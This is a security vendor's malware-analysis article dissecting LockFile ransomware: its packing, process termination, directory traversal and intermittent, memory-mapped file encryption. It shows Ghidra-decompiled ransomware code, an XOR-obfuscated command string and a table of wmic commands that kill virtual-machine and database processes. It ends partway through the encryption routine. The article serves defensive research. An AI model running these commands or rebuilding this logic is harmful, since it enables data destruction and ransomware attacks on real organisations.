LockFile ransomware's box of tricks: intermittent encryption and evasion

news.sophos.com/en-us/2021/08/27/lockfile-ransomwares-box-of-tricks-intermittent-encryption-and-evasion/

Mark Loman August 27, 2021

LockFile is a new ransomware family that emerged in July 2021 following the discovery in April 2021 of the ProxyShell vulnerabilities in Microsoft Exchange servers. LockFile ransomware appears to exploit the ProxyShell vulnerabilities to breach targets with unpatched, on premises Microsoft Exchange servers, followed by a PetitPotam NTLM relay attack to seize control of the domain.

In this detailed analysis of the LockFile ransomware, we reveal its novel approach to file encryption and how the ransomware tries to bypass behavior and statistics-based ransomware protection.

This article discusses the following key findings in depth:


- LockFile ransomware encrypts every 16 bytes of a file. We call this “intermittent encryption,” and this is the first time Sophos researchers have seen this approach used. Intermittent encryption helps the ransomware to evade detection by some ransomware protection solutions because an encrypted document looks statistically very similar to the unencrypted original.
- Like WastedLocker and Maze ransomware, LockFile ransomware uses memory mapped input/output (I/O) to encrypt a file. This technique allows the ransomware to transparently encrypt cached documents in memory and causes the operating system to write the encrypted documents, with minimal disk I/O that detection technologies would spot.
- The ransomware doesn’t need to connect to a command-and-control center to communicate, which also helps to keep its activities under the detection radar.
- Additionally, LockFile renames encrypted documents to lower case and adds a .lockfile file extension, and its HTA ransom note looks very similar to that of LockBit 2.0.

Sophos Intercept X comprises multiple detection layers and methods of analysis. This threat was discovered and stopped on day zero by Intercept X’s signature-agnostic **CryptoGuard** ransomware protection engine. It is also detected via behavior-based memory detection as **Impact_4a** (mem/lockfile-a).


Dissection 101

The Sophos research is based on a LockFile sample with the SHA-256 hash: bf315c9c064b887ee3276e1342d43637d8c0e067260946db45942f39b970d7ce. This file can be found on VirusTotal.

If you load this sample in Ghidra, you will notice it only has three functions and three sections.



Three functions



Three sections

The binary appears to be dual packed by UPX and malformed to throw off static analysis by endpoint protection software. Also, the original section names were altered from UPX0 and UPX1 into OPEN and CLSE .

The first section, named OPEN, has a size of 592 KB (0x94000) but contains no data – only zeroes.

The second section, CLSE, has a size of 286 KB (0x43000), and the three functions are in the last page of this section. The rest of the data is encoded code that is decoded later and placed in the ‘OPEN’ section.

The entry() function is simple and calls FUN_1400d71c0():

```
/* WARNING: Removing unreachable block (ram,0x0001400d7174) */

void entry(void)

{
  DAT_1400c6ab0._0_4_ = 0xa8b098c3;
  FUN_1400d71c0(0);
  return;
}
```

Simple entry

The FUN_1400d71c0() function decodes the data from the CLSE section and puts it in the OPEN section. It also resolves the necessary DLLs and functions. Then it manipulates the IMAGE_SCN_CNT_UNINITIALIZED_DATA values and jumps to the code placed in the OPEN section.

Analyzing the OPEN section

Because the rest of the code is unpacked in the OPEN section, i.e., it is runtime generated, we used WinDbg and .writemem to write the OPEN section to disk, so we can analyze the code statically in Ghidra, e.g.:

.writemem c:\[redacted]\LockFile\sec_open.bin lockfileexe+1000 L94000

After loading the file into Ghidra for analysis, we find a main start function:

```
/* WARNING: Globals starting with '_' overlap smaller symbols at the same address */
/* Library Function - Multiple Matches With Different Base Names
    mainCRTStartup
    wmainCRTStartup

   Library: Visual Studio 2019 Release */

ulonglong FID_conflict:mainCRTStartup(void)

{
  undefined8 uVar1;
  bool bVar2;
  char cVar3;
```

The main function is the C runtime library

This is CRT, the C runtime library, not the real main function we're looking for. However, after digging around we find it:

```
53      __scrt_release_startup_lock((ulonglong)puVar12 & 0xffffffffffffff00 | (ulonglong)bVar4);
54      plVar7 = (longlong *)FUN_0003fa50();
55      if ((*plVar7 != 0) && (cVar3 = __scrt_is_nonwritable_in_current_image(plVar7), cVar3 != '\0'))
56      {
57        (*DAT_000623b8)(0,2,0,in_R9,uVar13);
58      }
59      plVar7 = (longlong *)FUN_0003fa58();
60      if ((*plVar7 != 0) && (cVar3 = __scrt_is_nonwritable_in_current_image(plVar7), cVar3 != '\0'))
61      {
62        _register_thread_local_exe_atexit_callback(*plVar7);
63      }
64      uVar8 = FUN_00050788();
65      puVar9 = (undefined8 *)FUN_00050f78();
66      uVar1 = *puVar9;
67      puVar10 = (undefined4 *)FUN_00050f70();
68      uVar6 = main_00008610(*puVar10,uVar1,uVar8);
69      unaff_RBX = (ulonglong)uVar6;
70      cVar3 = __scrt_is_managed_app();
71      if (cVar3 != '\0') {
72        if (!bVar2) {
73          _cexit();
74        }
75        __scrt_uninitialize_crt(1,0);
76        return unaff_RBX;
```

Finding the real main function

We rename it to main_000861() and keep the address on hand so we can use it for reference when debugging in WinDbg.

The first part initializes a crypto library:

```
55  _time64(&DAT_000c80b0);
56  FUN_00002f30();
57  uVar15 = 0;
58  FUN_00002bf0(0xba6e0,0x224,0xc80c0,DAT_00087b48,0xc90c0,&DAT_00087b40);
59  ZeroMem??_00041270(0xc80c0,0,DAT_00087b48);
60  uVar2 = s_AAAAAAAAAAAAAAAA_00075af0._8_8_;
61  uVar9 = s_AAAAAAAAAAAAAAAA_00075af0._0_8_;
62  uVar11 = 0;
63  puVar4 = (ulonglong *)&DAT_000ba920;
64  uVar7 = uVar11;
65  do {
66    uVar6 = (int)uVar7 + 0x40;
67    uVar7 = (ulonglong)uVar6;
68    puVar4[-2] = puVar4[-2] ^ uVar9;
69    puVar4[-1] = puVar4[-1] ^ uVar2;
70    *puVar4 = *puVar4 ^ uVar9;
71    puVar4[1] = puVar4[1] ^ uVar2;
72    puVar4[2] = uVar9 ^ puVar4[2];
73    puVar4[3] = uVar2 ^ puVar4[3];
74    uVar1 = puVar4[4];
75    uVar14 = uVar9 ^ uVar1;
76    puVar4[4] = uVar14;
77    puVar4[5] = uVar2 ^ puVar4[5];
78    puVar4 = puVar4 + 8;
79  } while (uVar6 < 0x57c0);
80  if (uVar6 < 0x57d1) {
81    pbVar8 = &DAT_000ba910 + (int)uVar6;
82    do {
83      *pbVar8 = *pbVar8 ^ 0x41;
84      pbVar8 = pbVar8 + 1;
85      uVar6 = (int)uVar7 + 1;
86      uVar7 = (ulonglong)uVar6;
87    } while (uVar6 < 0x57d1);
88  }
```

Initializing the crypto library

We find strings in the code, such as ‘Cryptographic algorithms are disabled after’ that are also used in this freely available Crypto++ Library on GitHub, so it is safe to assume that LockFile ransomware leverages this library for its encryption functions.

It then creates a mutex, to prevent the ransomware from running twice at the same time:

```
89  uVar5 = (*_CreateMutexA_00062038)
90                    (uVar1,uVar14,uVar9,0,0,s_25a01bb859125507013a2fe9737d3c33_00075aa0);
```

Creating mutex

Terminating critical business processes

Then a string is decoded, which is a parameter for the system() call at line 161.

```
    local_2b0 = 0xb;
    local_2ac[0] = 0x7c;
    local_2ac[1] = 0x66;
    local_2ac[2] = 0x62;
    local_2ac[3] = 0x68;
    local_2ac[4] = 0x2b;
    local_2ac[5] = 0x7b;
    local_2ac[6] = 0x79;
    local_2ac[7] = 100;
    local_2ac[8] = 0x68;
    local_2ac[9] = 0x6e;
    local_2ac[10] = 0x78;
    local_2ac[11] = 0x78;
    local_2ac[12] = 0x2b;
    local_2ac[13] = 0x7c;
    local_2ac[14] = 99;
    local_2ac[15] = 0x6e;
    local_2ac[16] = 0x79;
    local_2ac[17] = 0x6e;
    local_2ac[18] = 0x2b;
    local_2ac[19] = 0x29;
    local_2ac[20] = 0x65;
    local_2ac[21] = 0x6a;
    local_2ac[22] = 0x66;
    local_2ac[23] = 0x6e;
    local_2ac[24] = 0x2b;
    local_2ac[25] = 0x2b;
    local_2ac[26] = 0x67;
    local_2ac[27] = 0x62;
    local_2ac[28] = 0x60;
    local_2ac[29] = 0x6e;
    local_2ac[30] = 0x2b;
    local_2ac[31] = 0x2c;
    local_2ac[32] = 0x2e;
    local_2ac[33] = 0x7d;
    local_2ac[34] = 0x66;
    local_2ac[35] = 0x7c;
    local_2ac[36] = 0x7b;
    local_2ac[37] = 0x2e;
    local_2ac[38] = 0x2c;
    local_2ac[39] = 0x29;
    local_2ac[40] = 0x2b;
    local_2ac[41] = 0x68;
    local_2ac[42] = 0x6a;
    local_2ac[43] = 0x67;
    local_2ac[44] = 0x67;
    local_2ac[45] = 0x2b;
    local_2ac[46] = 0x7f;
    local_2ac[47] = 0x6e;
    local_2ac[48] = 0x79;
    local_2ac[49] = 0x66;
    local_2ac[50] = 0x62;
    local_2ac[51] = 0x65;
    local_2ac[52] = 0x6a;
    local_2ac[53] = 0x7f;
    local_2ac[54] = 0x6e;
    uVar9 = uVar11;
```

```
156     do {
157       local_2ac[uVar9] = local_2ac[uVar9] ^ 0xb;
158       uVar9 = uVar9 + 1;
159     } while (uVar9 < 0x37);
160     local_275 = 0;
161     system((char *)local_2ac);
```

Encoded string containing a list of business critical processes to terminate

The string is a parameter for the system() call at line 161. This terminates all processes with vmwp in their name. To do this, the Windows Management Interface (WMI) command-line tool WMIC.EXE, which is part of every Windows installation, is leveraged. This action is repeated for other business critical processes associated with virtualization software and databases:

Process	Command
Hyper-V virtual machines	wmic process where “name like ‘%vmwp%'” call terminate
Oracle VM Virtual Box manager	wmic process where “name like ‘%virtualbox%'” call terminate
Oracle VM Virtual Box services	wmic process where “name like ‘%vbox%'” call terminate
Microsoft SQL Server, also used by SharePoint, Exchange	wmic process where “name like ‘%sqlservr%'” call terminate
MySQL database	wmic process where “name like ‘%mysqld%'” call terminate
Oracle MTS Recovery Service	wmic process where “name like ‘%omtsreco%'” call terminate
Oracle RDBMS Kernel	wmic process where “name like ‘%oracle%'” call terminate
Oracle TNS Listener	wmic process where “name like ‘%tnslsnr%'” call terminate
VMware virtual machines	wmic process where “name like ‘%vmware%'” call terminate

By leveraging WMI, the ransomware itself is not directly associated with the abrupt termination of these typical business critical processes. Terminating these processes will ensure that any locks on associated files/databases are released, so that these objects are ready for malicious encryption.

The code continues to retrieve all drive letters with GetLogicalDriveString() at line 692 and iterates through them.


```
691     local_res18[0] = 0;
692     uVar6 = (*_GetLogicalDriveStringsA_00062068)(0xff,local_128);
693     local_178 = extraout_XMM0 & (undefined  [16])0x0;
694     uVar9 = uVar11;
695     local_168 = local_178;
696     local_158 = local_178;
697     local_148 = local_178;
698     local_138 = local_178;
699     if (uVar6 != 0) {
700       puVar13 = (undefined8 *)local_178;
701       do {
702         iVar3 = (*_GetDriveTypeA_000620c8)(local_128 + (int)uVar11);
703         if (iVar3 == 3) {
704           uVar15 = uVar15 & 0xffffffff00000000;
705           uVar5 = (*_CreateThreadStub_00062060)
706                             (0,0,0x7f00,local_128 + (int)uVar11,uVar15,local_res18);
707           uVar9 = (ulonglong)((int)uVar9 + 1);
708           *puVar13 = uVar5;
709           puVar13 = puVar13 + 1;
710         }
711         uVar10 = (int)uVar11 + 4;
712         uVar11 = (ulonglong)uVar10;
713       } while (uVar10 < uVar6);
714     }
715     (*_WaitForMultipleObjects_000620c0)(uVar9,local_178,1,0xffffffff);
716     lVar12 = 10;
717     do {
718       FUN_00008120();
719       lVar12 = lVar12 + -1;
720     } while (lVar12 != 0);
721     FUN_00006ff0();
722     return 0;
723   }
724   (*_CloseHandle_00062058)();
725   return 0;
726 }
727
```

LockFile creates another thread for each drive


In the loop, it determines the drive type via GetDriveType(). When this is a fixed disk (type three = DRIVE_FIXED at line 703), it spawns a new thread (at lines 705, 706), with the function 0x7f00 as the start address.

Ransom note is an HTML application

The function at 0x7f00 first creates the HTA ransom note, e.g., ‘LOCKFILE-README-[hostname]-[id].hta’ in the root of the drive. Instead of dropping a note in TXT format, LockFile formats its ransom note as a HTML Application (HTA) file. Interestingly, the HTA ransom note used by LockFile closely resembles the one used by LockBit 2.0 ransomware:



The LockFile ransom note looks very much like…



the LockBit ransom note

In its ransom note, the LockFile adversary asks victims to contact a specific e-mail address: contact@contipauper.com. The domain name used, 'contipauper.com' appears to be a derogatory reference to a competing ransomware group called Conti. The domain name seems to have been created on August 16, 2021.

Encrypting directories

Then EncryptDir_00007820() is called at line six. The first part of the *encrypt directory* function is not very noteworthy:

```
1
2  void EncryptDriveThread_00007f00(undefined8 param_1)
3
4  {
5    CreateReadme_HTA_00007b60();
6    EncryptDir_00007820(param_1);
7    return;
8  }
9
```

Function at 0x7f00

But the second part is:

```
  *puVar7 = DAT_00075a60;
  lVar2 = (*_FindFirstFileA_000620e0)();
  if (lVar2 != -1) {
    do {
      if ((local_868 & 0x10) == 0) {
                    /* ".lockfile" */
        local_878[0] = ';';
        local_878[1] = 0x79;
        local_878[2] = 0x7c;
        local_878[3] = 0x70;
        local_878[4] = 0x78;
        local_878[5] = 0x73;
        local_878[6] = 0x76;
        local_878[7] = 0x79;
        local_878[8] = 0x72;
        local_86f = 0;
        uVar8 = 0;
        do {
          local_878[uVar8] = local_878[uVar8] + -0xd;
          uVar8 = uVar8 + 1;
        } while (uVar8 < 9);
                    /* does filename NOT contain:
                         ".lockfile""\Windows""LOCKFILE""NTUSER" */
        pcVar3 = strstr(local_83c,local_878);
        if ((((pcVar3 == (char *)0x0) &&
             (pcVar3 = strstr((char *)((longlong)&uStack1833 + 1),s_\Windows_000759d8),
             pcVar3 == (char *)0x0)) &&
            (pcVar3 = strstr(local_83c,s_LOCKFILE_000759e8), pcVar3 == (char *)0x0)) &&
           (pcVar3 = strstr(local_83c,s_NTUSER_000759f4), pcVar3 == (char *)0x0)) {
          iVar5 = 0;
          if (DAT_00087b50 != '\0') {
                    /* Iterate through the list of known extentions NOT to ecrypt: */
            pcVar3 = &DAT_00087b50;
            do {
              pcVar4 = (char *)_strlwr(local_83c);
              pcVar4 = strstr(pcVar4,&DAT_00087b50 + (longlong)iVar5 * 0x104);
              iVar5 = iVar5 + 1;
              pcVar3 = pcVar3 + 0x104;
              if (pcVar4 != (char *)0x0) goto LAB_00007b21;
            } while (*pcVar3 != '\0');
          }
          sprintf_00006f90(local_528,&DAT_000759fc,(longlong)&uStack1833 + 1,local_83c);
          EncryptFile_00007360(local_528);
        }
      }
      else {
        if (local_83c[0] != '.') {
          lVar9 = 0;
          do {
            cVar1 = *(char *)((longlong)&uStack1833 + lVar9 + 1);
            local_418[lVar9] = cVar1;
            lVar9 = lVar9 + 1;
          } while (cVar1 != '\0');
          pcVar3 = &cStack1049;
          do {
            pcVar3 = pcVar3 + 1;
          } while (*pcVar3 != '\0');
          lVar9 = 0;
          do {
            cVar1 = local_83c[lVar9];
            pcVar3[lVar9] = cVar1;
          } while (cVar1 != '\0');
          CreateReadme_HTA_00007b60(local_418);
          EncryptDir_00007820(local_418,&DAT_00075a60);
        }
      }
LAB_00007b21:
      iVar5 = (*_FindNextFileA_000620b8)();
    } while (iVar5 != 0);
    (*_FindClose_000620e8)(lVar2);
```

The

ransomware uses FindFirstFile() at line 63 and FindNextFile() at line 129 to iterate through the directory in param_1.

In the first part (lines 66-91), it checks if the filename does not contain:

- ".lockfile"
- "\Windows"
- "LOCKFILE"
- "NTUSER"

Then it runs through two lists of known file type extensions of documents it doesn't attack (lines 92-102).

List 1:

.a3l .a3m .a4l .a4p .a5l .abk .abs .acp .ada .adb .add .adf .adi .adm .adp .adr .ads .af2 .afm .aif .aifc .aiff .aim .ais .akw .alaw .tlog .vsix .pch .json .nupkg .pdb .ipdb .alb .all .ams .anc .ani .ans .api .aps .arc .ari .arj .art .asa .asc .asd .ase .asf .xaml .aso .asp .ast .asv .asx .ico .rll .ado .jsonlz4 .cat .gds .atw .avb .avi .avr .avs .awd .awr .axx .bas .bdf .bgl .bif .biff .bks .bmi .bmk .book .box .bpl .bqy .brx .bs1 .bsc .bsp .btm .bud .bun .bw .bwv .byu .c0l .cal .cam .cap .cas .cat .cca .ccb .cch .ccm .cco .cct .cda .cdf .cdi .cdm .cdt .cdx .cel .cfb .cfg .cfm .cgi .cgm .chk .chp .chr .cht .cif .cil .cim .cin .ck1 .ck2 .ck3 .ck4 .ck5 .ck6 .class .cll .clp .cls .cmd .cmf .cmg .cmp .cmv .cmx .cnf .cnm .cnq .cnt .cob .cpd .cpi .cpl .cpo .cpr .cpx .crd .crp .csc .csp .css .ctl .cue .cur .cut .cwk .cws .cxt .d64 .dbc .dbx .dc5 .dcm .dcr .dcs .dct .dcu .dcx .ddf .ddif .def .defi .dem .der .dewf .dib .dic .dif .dig .dir .diz .dlg .dll .dls .dmd .dmf .dpl .dpr .drv .drw .dsf .dsg .dsm .dsp .dsq .dst .dsw .dta .dtf .dtm .dun .dwd .dwg .dxf .dxr .eda .edd .ede .edk .edq .eds .edv .efa .efe .efk .efq .efs .efv .emd .emf .eml .enc .enff .ephtml .eps .epsf .epx .eri .err .esps .eui .evy .ewl .exc .exe .f2r .f3r .f77 .f90 .far .fav .fax .fbk .fcd .fdb .fdf .fft .fif .fig .fits .fla .flc .flf .flt .fmb .fml .fmt .fnd .fng .fnk .fog .fon .for .fot .fp1 .fp3 .fpt .frt .frx .fsf .fsl .fsm .ftg .fts .fw2 .fw3 .fw4 .fxp .fzb .fzf .fzv .gal .gdb .gdm .ged .gen .getright .gfc .gfi .gfx .gho .gid .gif .gim .gix .gkh .gks .gna .gnt .gnx .gra .grd .grf .grp .gsm .gt2 .gtk .gwx .gwz .hcm .hcom .hcr .hdf .hed .hel .hex .hgl .hlp .hog .hpj .hpp .hqx .hst .htt .htx .hxm .ica .icb .icc .icl .icm .idb .idd .idf .idq .idx .iff .igf .iif .ima .imz .inc .inf .ini .ins .int .iso .isp .ist .isu .its .ivd .ivp .ivt .ivx .iwc .j62 .java .jbf .jmp .jn1 .jtf .k25 .kar .kdc .key .kfx .kiz .kkw .kmp .kqp .kr1 .krz .ksf .lab .ldb .ldl .leg .les .lft .lgo .lha .lib .lin .lis .lnk .log .llx .lpd .lrc .lsl .lsp .lst .lwlo .lwob .lwp .lwsc .lyr .lzh .lzs .m1v .m3d .m3u .mac .magic .mak .mam .man .map .maq .mar .mas .mat .maud .maz .mb1 .mbox .mbx .mcc .mcp .mcr .mcw .mda .mdb .mde .mdl .mdn .mdw .mdz .med .mer .met .mfg .mgf .mic .mid .mif .miff .mim .mli .mmf .mmg .mmm .mmp .mn2 .mnd .mng .mnt .mnu .mod .mov .mp2 .mpa .mpe .mpp .mpr .mri .msa .msdl .msg .msn .msp .mst .mtm .mul .mus .mus10 .mvb .nan .nap .ncb .ncd .ncf .ndo .nff .nft .nil .nist .nlb .nlm .nls .nlu .nod .ns2 .nsf .nso .nst .ntf .ntx .nwc .nws .o01 .obd .obj .obz .ocx .ods .off .ofn .oft .okt .olb

.ole .oogl .opl .opo .opt .opx .or2 .or3 .ora .orc .org .oss .ost .otl .out .p10 .p3 .p65 .p7c .pab .pac .pak .pal .part .pas .pat .pbd .pbf .pbk .pbl .pbm .pbr .pcd .pce .pcl .pcm .pcp .pcs .pct .pcx .pdb .pdd .pdp .pdq .pds .pf .pfa .pfb .pfc .pfm .pgd .pgl .pgm .pgp .pict .pif .pin .pix .pjx .pkg .pkr .plg .pli .plm .pls .plt .pm5 .pm6 .pog .pol .pop .pot .pov .pp4 .ppa .ppf .ppm .ppp .pqi .prc .pre .prf .prj .prn .prp .prs .prt .prv .psb .psi .psm .psp .ptd .ptm .pwl .pwp .pwz .qad .qbw .qd3d .qdt .qfl .qic .qif .qlb .qry .qst .qti .qtp .qts .qtx .qxd .ram .ras .rbh .rcc .rdf .rdl .rec .reg .rep .res .rft .rgb .rmd .rmf .rmi .rom .rov .rpm .rpt .rrs .rsl .rsm .rtk .rtm .rts .rul .rvp .s3i .s3m .sam .sav .sbk .sbl .sc2 .sc3 .scc .scd .scf .sci .scn .scp .scr .sct01 .scv .sd2 .sdf .sdk .sdl .sdr .sds .sdt .sdv .sdw .sdx .sea .sep .ses .sf .sf2 .sfd .sfi .sfr .sfw .shw .sig .sit .siz .ska .skl .slb .sld .slk .sm3 .smp .snd .sndr .sndt .sou .spd .spl .sqc .sqr .ssd .ssf .st .stl .stm .str .sty .svx .swa .swf .swp .sys .syw .t2t .t64 .taz .tbk .tcl .tdb .tex .tga .tgz .tig .tlb .tle .tmp .toc .tol .tos .tpl .tpp .trk .trm .trn .ttf .tz .uwf .v8 .vap .vbp .vbw .vbx .vce .vcf .vct .vda .vi .viff .vir .viv .vqe .vqf .vrf .vrml .vsd .vsl .vsn .vst .vsw .vxd .wcm .wdb .wdg .web .wfb .wfd .wfm .wfn .xml .acc .adt .adts .avi .bat .bmp .cab .cpl .dll .exe .flv .gif .ini .iso .jpeg .jpg .m4a .mov .mp3 .mp4 .mpeg .msi .mui .php .png .sys .wmv .xml

List 2:

.acc .adt .adts .avi .bat .bmp .cab .cpl .dll .exe .flv .gif .ini .iso .jpeg .jpg .m4a .mov .mp3 .mp4 .mpeg .msi .mui .php

Note: Interestingly, this ransomware doesn't attack JPG image files, like photos.

If the file extension of a found document is not on the list, the code concatenates the filename and path (line 103) and calls EncryptFile_00007360() to encrypt the document.


The EncryptFile_00007360() function encrypts the document via memory mapped I/O:

```
164   lVar12 = (*_CreateFileA_00062050)(param_1,0xc0000000,0,0,uVar14,0x80,0);
165   if (lVar12 != -1) {
166     uVar5 = (*_GetFileSize_000620f8)(lVar12,local_res10);
167     uVar20 = CONCAT44(local_res10[0],uVar5);
168     uVar13 = (ulonglong)(local_res10[0] >> 0x1f & 0x1f);
169     uVar8 = uVar20 + uVar13;
170     lVar17 = 0x230;
171     if (((uint)uVar8 & 0x1f) == uVar13) {
172       lVar17 = 0x210;
173     }
174     uVar8 = lVar17 + (uVar8 & 0xffffffffffffffe0);
175     if (((uVar20 != 0) &&
176         (local_1058 = uVar20,
177         local_res20 = (*_CreateFileMappingA_00062070)
178                                 (lVar12,0,4,(longlong)uVar8 >> 0x20,
179                                  uVar14 & 0xffffffff00000000 | uVar8 & 0xffffffff,0),
